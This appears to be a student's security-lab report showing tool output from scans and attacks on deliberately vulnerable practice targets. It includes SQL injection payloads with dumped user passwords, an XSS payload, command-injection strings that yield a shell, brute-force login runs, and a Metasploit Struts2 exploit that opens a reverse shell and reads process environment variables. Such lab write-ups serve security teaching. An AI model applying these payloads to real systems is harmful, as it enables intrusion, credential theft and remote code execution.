  <Key>marketing/nails/index.html</Key>
  <LastModified>2020-02-23T08:59:36.000Z</LastModified>
  <ETag>"853643fd4cbb0d6c66d72c15e54639ac"</ETag>
  <Size>248121</Size>
  <Owner>
    <ID>d8eaca420ae868d511dc3888188dfde7752f3240dcedb4d9badfaf8095049445</ID>
    <DisplayName>luke</DisplayName>
  </Owner>
  <StorageClass>STANDARD</StorageClass>
</Contents>
```



Show a screenshot of the file



Section 5.4


Not secure | 35.233.204.202
Apps
Finances
School / Profe...
bradlet2 test site
Customize
4
0
New
bradlet2 test site
Just another WordPress site
Hello world!
March 11, 2022
1 Comment
Edit

Default landing page for the wordpress site I got from marketplace



Output of scan and number of CVE's tool found (For older one 'wordpress46')

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=============================

[i] User(s) Identified:

[+] bradlet
 | Found By: Rss Generator (Aggressive Detection)
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 2
 | Requests Remaining: 22

[+] Finished: Fri Mar 11 22:20:28 2022
[+] Requests Done: 3397
[+] Cached Requests: 6
[+] Data Sent: 918.312 KB
[+] Data Received: 1.299 MB
[+] Memory used: 346.59 MB
[+] Elapsed time: 00:00:59
(env) root@kali:~/bucket-stream#
```

Output of scan for marketplace deployment

No CVE's

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=========================================

[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 1
 | Requests Remaining: 24

[+] Finished: Fri Mar 11 22:17:42 2022
[+] Requests Done: 3396
[+] Cached Requests: 4
[+] Data Sent: 931.252 KB
[+] Data Received: 599.856 KB
[+] Memory used: 309.145 MB
[+] Elapsed time: 00:00:10
(env) root@kali:~/bucket-stream#
```

Section 5.5

Hydra

```
root@kali:~# hydra -e s -L /usr/share/wordlists/metasploit/mirai_pass.txt -P /usr/share/wordlists/metaspl
oit/mirai_pass.txt "http-get://10.128.0.3/authentication/example1"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-11 17:51:44
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous s
ession found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1892 login tries (l:43/p:44), ~119 tries per task
[DATA] attacking http-get://10.128.0.3:80/authentication/example1
[STATUS] 33.00 tries/min, 33 tries in 00:01h, 1875 to do in 00:57h, 16 active
[STATUS] 33.00 tries/min, 99 tries in 00:03h, 1826 to do in 00:56h, 16 active
[STATUS] 32.86 tries/min, 230 tries in 00:07h, 1695 to do in 00:52h, 16 active
```

Sqlmap

Injection #1 (WFP1)

Screenshots of injection points discovered and the payloads used

```
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
---
Parameter: name (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=root' AND (SELECT 9570 FROM (SELECT(SLEEP(5)))zrhc) AND 'IxKT'='IxKT

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: name=root' UNION ALL SELECT CONCAT(0x71786b7071,0x49556e64526e7a7a716165554b4b74656f7568
564e4a6b59754c6375714d4f6b556d695565664764,0x716a7a7671),NULL,NULL,NULL,NULL-- -
---
```

Dump of user table

```
Database: exercises
Table: users
[4 entries]
+----+---------+-----+-------+---------+
| id | groupid | age | name  | passwd  |
+----+---------+-----+-------+---------+
| 1  | 10      | 10  | admin | admin   |
| 2  | 0       | 30  | root  | admin21 |
| 3  | 2       | 5   | user1 | secret  |
| 5  | 5       | 2   | user2 | azerty  |
+----+---------+-----+-------+---------+
```

Injection #2 (WFP1)

```
[11:13:11] [INFO] GET parameter 'name' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLE
EP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) an
d risk (1) values? [Y/n] y
[11:24:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:24:21] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[11:24:21] [WARNING] most likely web server instance hasn't recovered yet from previous timed based p
ayload. If the problem persists please wait for a few minutes and rerun without flag 'T' in option '-
-technique' (e.g. '--flush-session --technique=BEUS') or try to lower the value of option '--time-sec
' (e.g. '--time-sec=2')
[11:24:21] [INFO] automatically extending ranges for UNION query injection technique tests as there i
s at least one other (potential) technique found
[11:24:21] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to fi
nd the right number of query columns. Automatically extending the range for current UNION query injec
tion technique test
[11:24:21] [INFO] target URL appears to have 3 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] y
injection not exploitable with NULL values. Do you want to try with a random integer value for option
 '--union-char'? [Y/n] y
[11:24:31] [INFO] target URL appears to be UNION injectable with 5 columns
[11:24:31] [INFO] GET parameter 'name' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'name' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 107 HTTP(s) requests:
---
Parameter: name (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=root' AND (SELECT 7532 FROM (SELECT(SLEEP(5)))waET) AND 'QNSH'='QNSH

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: name=root' UNION ALL SELECT NULL,CONCAT(0x716a787071,0x41504354545a78456f6e5064434b58566
94e46415274527651426 56d6348744674496368746156 68,0x7170786a71),NULL,NULL,NULL-- -
---
```

```
Database: exercises
Table: users
[4 entries]
+----+---------+-----+-------+
| id | groupid | age | name  |
+----+---------+-----+-------+
| 1  | 10      | 10  | admin |
| 2  | 0       | 30  | root  |
| 3  | 2       | 5   | user1 |
| 5  | 5       | 2   | user2 |
+----+---------+-----+-------+
```

Natas15 blind SQL injection

```
root@kali:~# sqlmap -u 'http://natas15.natas.labs.overthewire.org' --auth-type basic --auth-cred nata
s15:AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J --data username=foo --dbms mysql --dump --level 2 --batch --time
-sec 1
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.5#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:27:07 /2022-03-12/

[11:27:08] [INFO] testing connection to the target URL
[11:27:08] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:27:08] [INFO] testing if the target URL content is stable
```

```
[11:27:53] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 274 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=foo" AND (SELECT 4846 FROM (SELECT(SLEEP(1)))pjmn) AND "KbXl"="KbXl
---
[11:28:00] [INFO] the back-end DBMS is MySQL
```


```
11:30:00] [INFO] fetching entries for table 'users' in database 'natas15'
11:30:00] [INFO] fetching number of entries for table 'users' in database 'natas15'
11:30:00] [INFO] retrieved: 4
11:30:02] [WARNING] (case) time-based comparison requires reset of statistical model, please wait...
......................... (done)
P151OntQe
11:30:55] [INFO] retrieved: bob
11:31:08] [INFO] retrieved: HLwuGKts2w
11:32:00] [INFO] retrieved: charlie
11:32:27] [INFO] retrieved: hROtsfM734
11:33:19] [INFO] retrieved: alice
11:33:37] [INFO] retrieved: WaIH
11:34:00] [ERROR] invalid character detected. retrying..
acj63wnNIBROHeqi3p9t0m5nhmh
11:36:16] [INFO] retrieved: natas16
atabase: natas15
able: users
4 entries]
---------------------------------+----------+
 password                        | username |
---------------------------------+----------+
 6P151OntQe                      | bob      |
 HLwuGKts2w                      | charlie  |
 hROtsfM734                      | alice    |
 WaIHEacj63wnNIBROHeqi3p9t0m5nhmh | natas16  |
---------------------------------+----------+

11:36:42] [INFO] table 'natas15.users' dumped to CSV file '/root/.local/share/sqlmap/output/natas15.
atas.labs.overthewire.org/dump/natas15/users.csv'
11:36:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/natas15.n
tas.labs.overthewire.org'
11:36:42] [WARNING] your sqlmap version is outdated

*] ending @ 11:36:42 /2022-03-12/

oot@kali:~# bradlet2
```

Xssstrike

Screenshot with as close to 100% efficiency as possible
(well this one is 100 so that's cool)

```
------------------------------------------------------------
[+] Payload: <a%0aonmouseover%0a=%0aconfirm()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] n
(env) root@kali:~/XSStrike# bradlet2
```

Screenshot of the payloads use against xss example1



Last 3 vulnerabilities found from running:
python3 xsstrike.py -u "http://public-firing-range.appspot.com/dom/index.html" --crawl

```
------------------------------------------------------------
[+] Potentially vulnerable objects found at http://public-firing-range.appspot.com/dom/toxicdom/docum
ent/cookie_set/innerHtml
------------------------------------------------------------
6   var parts = document.cookie.split(/\s*;\s*/);
17  document.cookie = 'badValue="a"';
22  setTimeout(function() {
29  div.innerHTML = payload;
33  div.innerHTML = payload;
------------------------------------------------------------
Potentially vulnerable objects found at http://public-firing-range.appspot.com/dom/toxicdom/document/
referrer/eval
------------------------------------------------------------
2   if (document.referrer == "") {
4   location.href = location.href;
6   var payload = document.referrer;
8   setTimeout(function() {
9   trigger(document.referrer);
13  eval(payload);
17  eval(payload);
------------------------------------------------------------
[+] Potentially vulnerable objects found at http://public-firing-range.appspot.com/dom/dompropagation
/
------------------------------------------------------------
5   var payload = location.hash.substr(1);
8   eval(retrieved_payload);
------------------------------------------------------------
 !] Progress: 45/45
(env) root@kali:~/XSStrike# bradlet2
```

Commix

Several payloads discovered

```
Do you want to resume to the (results-based) classic command injection point? [Y/n] > y
[info] The GET parameter 'ip' seems injectable via (results-based) classic command injection techniqu
e.
        |_ ;echo BIMWSV$((93+35))$(echo BIMWSV)BIMWSV

Do you want a Pseudo-Terminal shell? [Y/n] > n
Continue with testing the classic command injection technique? [Y/n] > y
[info] Testing the (results-based) classic command injection technique.
[info] The GET parameter 'ip' seems injectable via (results-based) classic command injection techniqu
e.
        |_ ;echo FSLFTW$((67+45))$(echo FSLFTW)FSLFTW

Do you want a Pseudo-Terminal shell? [Y/n] > n
Continue with testing the classic command injection technique? [Y/n] > y
[info] Testing the (results-based) classic command injection technique.
[info] The GET parameter 'ip' seems injectable via (results-based) classic command injection techniqu
e.
        |_ %3Becho EZNFJJ$((59+93))$(echo EZNFJJ)EZNFJJ

Do you want a Pseudo-Terminal shell? [Y/n] > n
Continue with testing the classic command injection technique? [Y/n] > y
[info] Testing the (results-based) classic command injection technique.
[info] The GET parameter 'ip' seems injectable via (results-based) classic command injection techniqu
e.
        |_ %26echo FVIOSK$((33+10))$(echo FVIOSK)FVIOSK

Do you want a Pseudo-Terminal shell? [Y/n] > n
```

Screenshot of ls and pwd results in shell provided

```
Do you want to resume to the (results-based) classic command injection point? [Y/n] > y
[info] The GET parameter 'ip' seems injectable via (results-based) classic command injection techniqu
e.
        |_ %26echo FVIOSK$((33+10))$(echo FVIOSK)FVIOSK

Do you want a Pseudo-Terminal shell? [Y/n] > y
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > ls

example1.php example2.php example3.php index.html

commix(os_shell) > pwd

/var/www/commandexec

commix(os_shell) > bradlet2
```

Section 5.6

Shell with 4 provided command output

```
msf6 exploit(multi/http/struts2_content_type_ognl) > exploit

[*] Started reverse TCP handler on 10.138.0.6:80
[*] Sending stage (38 bytes) to 10.138.0.12
[*] Command shell session 1 opened (10.138.0.6:80 -> 10.138.0.12:33078) at 2022-03-12 12:52:30 -0500

pwd
/usr/local/tomcat
ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
velocity.log
webapps
work
id
uid=0(root) gid=0(root) groups=0(root)
ps auxww
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  2.0  9.5 2483748 382504 pts/0  Ssl+ 17:31   0:27 /docker-java-home/jre/bin/java -Djava.util.logging.config.file=/usr/local/tomcat/conf
/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2048 -Djava.endorsed.dirs=/usr/loca
l/tomcat/endorsed -classpath /usr/local/tomcat/bin/bootstrap.jar:/usr/local/tomcat/bin/tomcat-juli.jar -Dcatalina.base=/usr/local/tomcat -Dcatalina.ho
me=/usr/local/tomcat -Djava.io.tmpdir=/usr/local/tomcat/temp org.apache.catalina.startup.Bootstrap start
root        52  0.0  0.0   4336   728 pts/0    S+   17:52   0:00 /bin/sh
root        56  0.0  0.0  17500  2072 pts/0    R+   17:52   0:00 ps auxww
bradlet2
```

Environment variables for server process

```
cat /proc/1/environ
OPENSSL_VERSION=1.1.0f-3HOSTNAME=a235472a30c0LD_LIBRARY_PATH=/usr/local/tomcat/native-jni-libHOME=/rootCATALINA_HOME=/usr/local/tomcatTOMCAT_MAJOR=7JA
VA_VERSION=7u131GPG_KEYS=05AB33110949707C93A279E3D3EFE6B686867BA6 07E48665A34DCAFAE522E5E6266191C37C037D42 47309207D818FFD8DCD3F83F1931D684307A10A5 54
1FBE7D8F78B25E055DDEE13C370389288584E7 61B832AC2F1C5A90F0F9B00A1C506407564C17A3 713DA88BE50911535FE716F5208B0AB1D63011C7 79F7026C690BAA50B92CD8B66A3AD
3F4F22C4FED 9BA44C2621385CB966EBA586F72C284D731FABEE A27677289986DB50844682F8ACB77FC2E86E29AC A9C5DF4D22E99998D9875A5110C01C5A2F6059E7 DCFD35E0BF8CA73
44752DE8B6FB21E8933C60243 F3A04C595DB5B6A5F1ECA43E3B7BBB100D811BBE F7DA48BB64BCB84ECBA7EE6935CD23C10D498E23TERM=xtermJAVA_DEBIAN_VERSION=7u131-2.6.9-2
~deb8u1PATH=/usr/local/tomcat/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binTOMCAT_TGZ_URL=https://www.apache.org/dyn/closer.cgi?act
ion=download&filename=tomcat/tomcat-7/v7.0.79/bin/apache-tomcat-7.0.79.tar.gzLANG=C.UTF-8TOMCAT_VERSION=7.0.79TOMCAT_ASC_URL=https://www.apache.org/di
st/tomcat/tomcat-7/v7.0.79/bin/apache-tomcat-7.0.79.tar.gz.ascJAVA_HOME=/docker-java-home/jrePWD=/usr/local/tomcatTOMCAT_NATIVE_LIBDIR=/usr/local/tomc
at/native-jni-lib
```

Metasploit dir scan on wfp1

```
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 10.138.0.2
RHOSTS => 10.138.0.2
msf6 auxiliary(scanner/http/dir_scanner) > exploit

[*] Detecting error code
[*] Using code '404' as not found for 10.138.0.2
[+] Found http://10.138.0.2:80/cgi-bin/ 403 (10.138.0.2)
[+] Found http://10.138.0.2:80/css/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/doc/ 403 (10.138.0.2)
[+] Found http://10.138.0.2:80/files/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/footer/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/icons/ 403 (10.138.0.2)
[+] Found http://10.138.0.2:80/img/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/index/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/js/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/ldap/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/upload/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/xml/ 200 (10.138.0.2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) > bradlet2
```

Http login scanner on wfp2

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/http/http_login) > exploit

[*] Attempting to login to http://10.138.0.3:80/authentication/example1/
[+] 10.138.0.3:80 - Success: 'admin:admin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_login) > bradlet2
```